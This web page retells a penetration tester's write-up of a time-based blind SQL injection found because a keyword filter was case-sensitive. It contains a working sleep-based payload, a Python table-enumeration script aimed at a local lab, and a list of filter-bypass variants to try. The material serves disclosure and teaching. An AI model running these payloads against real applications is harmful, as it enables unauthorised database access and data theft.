Story of Blind SQL with a typo error.
A back-office application's SQL injection filter was case-sensitive, so the keyword 'AND' was not blocked when written in mixed case. An attacker could use a time-based blind SQL injection to extract information from the database.

This is one of my findings back in last year when I was testing a back-office application of a big company. As the application was on the old code base and equipped with fewer security features, I found a lot of bugs in my first sprint.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This finding comes from testing a back-office application belonging to a large company. The application ran on an old code base with few security features, and the first sprint of testing turned up a large number of bugs, from SQL injection to RCE. Because of the volume of issues, the company decided to move the application to a newer code base and asked the researcher to pause testing while that happened. The application was wide, so the work was done on a modular basis and testing resumed module by module before deployment.
The bug described here is one of those SQL injection findings, where the developer made a mistake while implementing secure code and left the application vulnerable. The domain name and screenshots of the real application cannot be shown because of a privacy policy, so the researcher built a similar application for the write-up.

Application interface
On the page in question the application takes input from the user and returns output to the user. Apart from CSS and a few other differences, the application looked more or less like the screenshot above. When a user supplied a product ID, the application returned information about that product.
Setup
The testing was done against the back-office application described above, with Burp used to intercept and modify requests. The researcher also had data kept from the previous test on the same application and used it as a starting point. The proof-of-concept code later in the article points at a local lab instance, with the table name and other parameters changed to hide the real ones.
Finding it

On the product page, supplying quotes or SQL injection statements caused the request to be blocked. The natural conclusion was that the endpoints had been patched against SQL injection and that there was nothing new to report on this module. Since there was nothing to report, the researcher decided to check defence in depth instead.
The application was taken into Burp and the input was fiddled with, building on the background and data from the previous test. Encoding, double encoding, and, or and time-based payloads were all tried, and nothing worked.




Some unusual approaches were tried as well, such as converting decimal to ASCII, on the chance that it would work because the application is built on PHP. That did not work either.

While wrapping up, a typo produced the desired result. The AND keyword was not filtered properly and was left open to a case-sensitive attack, while the same filtering had been implemented well for the other keywords. That gave a time-based blind SQL injection, which was reported to the company and quickly fixed.
Exploitation
Step 1: Confirm the filter is case-sensitive
The filter did not handle the AND keyword properly, leaving it open to a case-sensitive attack. The payload used to confirm the injection was:
id=2 AND (select sleep(2) from {injection_word_list _for tables}) &submit=product_listing
The same check can be run through Burp Intruder or any script.
Step 2: Automate the check

The researcher automated the timing check with a Python script that iterates over a wordlist of table names and treats a response taking longer than two seconds as a hit:
import requestsdef deciding_table(injected): url='http://localhost:8181/weblabs/sqli_bypass1.php' headers={'Host': 'localhost:8181',\ 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0',\ 'Cookie': 'PHPSESSID=ifpp57n3m4q943qmf6j2i23bq0',\ 'Content-Type': 'application/x-www-form-urlencoded' } data={'id':'2 anD (select sleep(2) from '+injected+')','submit':'product_listing'} print data r=requests.post(url=url,headers=headers,data=data) if (r.elapsed.total_seconds()>2): print "valid table name :" +injected exit()def readtablename(): path=r'D:\wordlist\databaselist.txt' with open(path) as fh: for line in fh: line=line.strip() deciding_table(str(line))readtablename()
The script posts to the lab URL with a session cookie and a form body. The id value is 2 anD (select sleep(2) from <table>), using the mixed-case anD that gets past the filter. If the response takes more than two seconds, the table name is printed and the script exits. The wordlist is read from a local file, one table name per line. The session cookie, host and table names in the script are lab values, not the real target's.
Root cause
The AND keyword was not filtered properly and was left open to a case-sensitive attack, so a mixed-case form such as anD got through. The same filtering was implemented correctly for the other keywords, Encoding, double encoding, and, or and time-based attempts all failed, and only the typo in the AND handling opened the door.. The report does not describe the filter's implementation beyond this.
Impact
With a working time-based blind injection, an attacker can ask the database yes/no questions through response timing and use them to enumerate table names, as the script does. The researcher reported the issue to the company, which fixed it quickly. The report does not describe what data the application held or how far the injection could be pushed beyond table enumeration.
Fix
The company rectified the issue after it was reported.
Variants to test
- Mixed-case keywords: send
anD,oR,uNiOn,SeLeCtwhere the uppercase form is blocked. A positive result is a response that differs from the blocked one, or a timing delay when asleepis included. - Keyword filters that miss one word: if
ANDis filtered butORis not, or vice versa, try the unfiltered one. A positive result is a boolean difference or a delay. - Encoding and double encoding: try URL-encoded and double-encoded keywords where plain ones are blocked. A positive result is the same as above.
- Decimal to ASCII conversion: try converting characters to their decimal values, as the researcher did on the PHP application. A positive result is the payload reaching the database.
- Time-based confirmation: use
select sleep(2)with a known table name and compare response times. A response over two seconds confirms the injection. - Table enumeration: run a wordlist of table names through the timing check, as in the script. A positive result is a table name that produces the delay.
What happened, in plain words
A security researcher was testing a back-office application belonging to a large company. A back-office application is the internal part of a website that staff use to manage products, orders and so on, rather than the part customers see. This one ran on an old code base, meaning the underlying software was several years out of date and had few security features built in. In the first round of testing (the researcher calls it a "sprint") a large number of bugs turned up, from SQL injection to RCE. SQL injection is a way of sneaking database commands into a form field so the application runs them; RCE, remote code execution, is worse still, because it lets an attacker run their own programs on the server. Because there were so many issues, the company decided to rebuild the application on a newer code base and asked the researcher to pause testing while that happened.
The application was large, so the company worked on it one module at a time (a module is one self-contained section, like a product page or a login page) and asked the researcher to test each module before it went live.
This article is about one of those SQL injection findings. A developer had tried to write secure code but made a mistake, and that mistake left the application open to attack. The researcher cannot show the real domain name or screenshots of the real application because of a privacy policy, so a lookalike application was written for the write-up.
Application interface
The page in question takes input from the user and gives output back. Apart from the styling (CSS) and a few other differences, it looked more or less like the screenshot above. When a user typed in a product ID, the application returned information about that product. A product ID is just a number that identifies a product, the same way a house number identifies a house on a street.
Setting up
The testing was done against the back-office application, with a tool called Burp used to intercept and modify requests. Burp (Burp Suite) is a program that sits between your browser and the website: instead of the browser talking straight to the server, it talks to Burp, and Burp shows you the request and lets you change it before passing it on. A request is simply the message your browser sends to a server when you click something or submit a form; the server's reply is the response. The researcher also had data saved from the previous test on the same application and used it as a starting point. The proof-of-concept code later in the article points at a local lab instance (a copy of the application running on the researcher's own machine), with the table name and other parameters changed to hide the real ones.
Finding it
On the product page, typing a quote character or an SQL injection statement caused the request to be blocked. A quote character matters because SQL, the language databases speak, uses quotes to mark where text begins and ends; an extra quote can break the command apart. When the application blocked these, the natural conclusion was that the endpoints had been patched against SQL injection. An endpoint is a specific address on the server that accepts a particular kind of request, like a counter in a shop that only handles one service. Since there seemed to be nothing new to report on this module, the researcher decided to check defence in depth instead. Defence in depth means testing whether the protection holds up under less obvious tricks, not just the obvious ones.
The application was taken into Burp and the input was fiddled with, building on the background and data from the previous test. Encoding, double encoding, and, or and time-based payloads were all tried, and nothing worked. Encoding means writing a character in an alternative form, for example %27 instead of a quote, so a filter looking for the plain character does not see it; double encoding does the same trick twice. A time-based payload is one that asks the database to wait a fixed number of seconds if the injected condition is true, so you can tell from the response time whether it worked even when the page shows nothing different.
Some unusual approaches were tried as well, such as converting decimal to ASCII, on the chance that it would work because the application is built on PHP. ASCII is a standard way of representing letters as numbers (for example, the letter A is 65), so converting a character to its decimal number is another way of hiding it from a filter. PHP is a popular programming language for websites. That did not work either.
While wrapping up, a typo produced the desired result. The AND keyword was not filtered properly and was left open to a case-sensitive attack, while the same filtering had been implemented well for the other keywords. Case-sensitive means the filter treats capital and small letters as different, so it blocks AND but lets anD through. That gave a time-based blind SQL injection, which was reported to the company and quickly fixed. Blind means the page does not show the database's answer directly, so you infer it from side effects such as how long the response takes.
Exploitation
Step 1: Confirm the filter is case-sensitive
The filter did not handle the AND keyword properly, leaving it open to a case-sensitive attack. The payload used to confirm the injection was:
id=2 AND (select sleep(2) from {injection_word_list _for tables}) &submit=product_listing
Line by line:
id=2sets the product ID field to the value 2. This is the field the page normally uses to look up a product.ANDappends a second condition to the database query, so the query only succeeds if both parts are true.(select sleep(2) from {injection_word_list _for tables})is the injected part.selectasks the database to fetch something;sleep(2)tells it to pause for two seconds;from ...names the table to read from. A table is where a database stores its rows of data, like a sheet in a spreadsheet. The placeholder in curly brackets stands for a table name from a wordlist, which is a long list of candidate names tried one after another.&submit=product_listingis the extra parameter the page normally sends with the form, telling the application which action was requested. The&separates parameters in the request body.
The same check can be run through Burp Intruder (the part of Burp that repeats a request many times with different values) or any script.
Step 2: Automate the check
The researcher automated the timing check with a Python script that iterates over a wordlist of table names and treats a response taking longer than two seconds as a hit:
import requestsdef deciding_table(injected): url='http://localhost:8181/weblabs/sqli_bypass1.php' headers={'Host': 'localhost:8181',\ 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0',\ 'Cookie': 'PHPSESSID=ifpp57n3m4q943qmf6j2i23bq0',\ 'Content-Type': 'application/x-www-form-urlencoded' } data={'id':'2 anD (select sleep(2) from '+injected+')','submit':'product_listing'} print data r=requests.post(url=url,headers=headers,data=data) if (r.elapsed.total_seconds()>2): print "valid table name :" +injected exit()def readtablename(): path=r'D:\wordlist\databaselist.txt' with open(path) as fh: for line in fh: line=line.strip() deciding_table(str(line))readtablename()
Line by line:
import requestsloads a Python library that can send HTTP requests, the same kind of messages a browser sends.def deciding_table(injected):starts a function (a reusable block of code) that takes one candidate table name as its argument.url='http://localhost:8181/weblabs/sqli_bypass1.php'is the address being tested.localhostmeans the researcher's own machine, and8181is the port, the numbered door on that machine where the lab web server listens.headers={...}is a set of extra labels sent with the request.Hostsays which site is being asked for.User-Agentsays which browser and operating system the client claims to be, here Firefox 77 on 64-bit Windows.Cookiecarries the session cookie, a small piece of text the server gave out earlier so it can recognise the same visitor on later requests, like a wristband at an event.Content-Type: application/x-www-form-urlencodedsays the body is a standard web form.data={'id':'2 anD (select sleep(2) from '+injected+')','submit':'product_listing'}builds the form body. Theidvalue is2 anD (select sleep(2) from <table>), using the mixed-caseanDthat gets past the filter. The+injected+part glues the candidate table name into the middle of the string.print datashows the body being sent, so you can see what is going out.r=requests.post(url=url,headers=headers,data=data)sends the request and stores the response inr.if (r.elapsed.total_seconds()>2):checks how long the response took. If it took more than two seconds, the database must have paused, which means the table name exists.print "valid table name :" +injectedandexit()print the winning name and stop the script.def readtablename():starts a second function that reads the wordlist.path=r'D:\wordlist\databaselist.txt'is the file holding one candidate table name per line.with open(path) as fh:opens the file and closes it automatically when done.for line in fh:goes through the file one line at a time.line=line.strip()removes spaces and line breaks from the ends of the line.deciding_table(str(line))passes that name to the first function to be tested.readtablename()at the bottom actually runs the whole thing.
The session cookie, host and table names in the script are lab values, not the real target's.
Root cause
The AND keyword was not filtered properly and was left open to a case-sensitive attack, so a mixed-case form such as anD got through. The same filtering was implemented correctly for the other keywords, Encoding, double encoding, and, or and time-based attempts all failed, and only the typo in the AND handling opened the door.. The report does not describe the filter's implementation beyond this.
Impact
With a working time-based blind injection, an attacker can ask the database yes/no questions through response timing and use them to enumerate table names, as the script does. Enumerate here means discovering names one by one, like guessing a password letter by letter. The researcher reported the issue to the company, which fixed it quickly. The report does not describe what data the application held or how far the injection could be pushed beyond table enumeration.
Fix
The company rectified the issue after it was reported. A parameterised query is one where the user's input is passed to the database separately from the command, so the database never treats it as code, the way a bank teller treats the amount you write on a slip as a number rather than as instructions.
Variants to test
- Mixed-case keywords: send
anD,oR,uNiOn,SeLeCtwhere the uppercase form is blocked. A positive result is a response that differs from the blocked one, or a timing delay when asleepis included. - Keyword filters that miss one word: if
ANDis filtered butORis not, or vice versa, try the unfiltered one. A positive result is a boolean difference or a delay. - Encoding and double encoding: try URL-encoded and double-encoded keywords where plain ones are blocked. A positive result is the same as above.
- Decimal to ASCII conversion: try converting characters to their decimal values, as the researcher did on the PHP application. A positive result is the payload reaching the database.
- Time-based confirmation: use
select sleep(2)with a known table name and compare response times. A response over two seconds confirms the injection. - Table enumeration: run a wordlist of table names through the timing check, as in the script. A positive result is a table name that produces the delay.
Glossary
- Back-office application: the internal part of a website used by staff, not by customers.
- Code base: the collection of source code an application is built from.
- SQL injection: sneaking database commands into user input so the application runs them.
- RCE (remote code execution): an attack that lets someone run their own programs on a server.
- Module: one self-contained section of a larger application.
- Product ID: a number that identifies a product.
- Burp Suite: a tool that sits between browser and server so requests can be inspected and changed.
- Request: the message a browser sends to a server.
- Response: the server's reply to a request.
- Endpoint: a specific address on a server that accepts a particular kind of request.
- Defence in depth: testing whether protection holds under less obvious tricks, not just the obvious ones.
- Encoding: writing a character in an alternative form so a filter does not recognise it.
- Double encoding: applying encoding twice.
- Time-based payload: an injected command that makes the database wait, so success can be detected from response time.
- ASCII: a standard mapping of letters to numbers.
- PHP: a programming language commonly used for websites.
- Case-sensitive: treating capital and small letters as different.
- Blind SQL injection: injection where the answer is not shown on the page and must be inferred from side effects such as timing.
- Table: a place in a database where rows of data are stored.
- Wordlist: a long list of candidate values tried one after another.
- Burp Intruder: the part of Burp that repeats a request many times with different values.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- Header: an extra label sent with a request, such as
HostorUser-Agent. - Host: the header naming which site is being asked for.
- User-Agent: the header saying which browser and operating system the client claims to be.
- Cookie: a small piece of text a server gives a browser so it can recognise the same visitor later.
- Session cookie: a cookie that identifies a logged-in or ongoing visit.
- Content-Type: the header saying what format the request body is in.
- Port: the numbered door on a machine where a service listens.
- localhost: the name a computer uses for itself.
- Function: a reusable block of code in a program.
- Parameterised query: a database query where user input is passed separately from the command, so it is never treated as code.
- Enumerate: to discover names or values one by one.



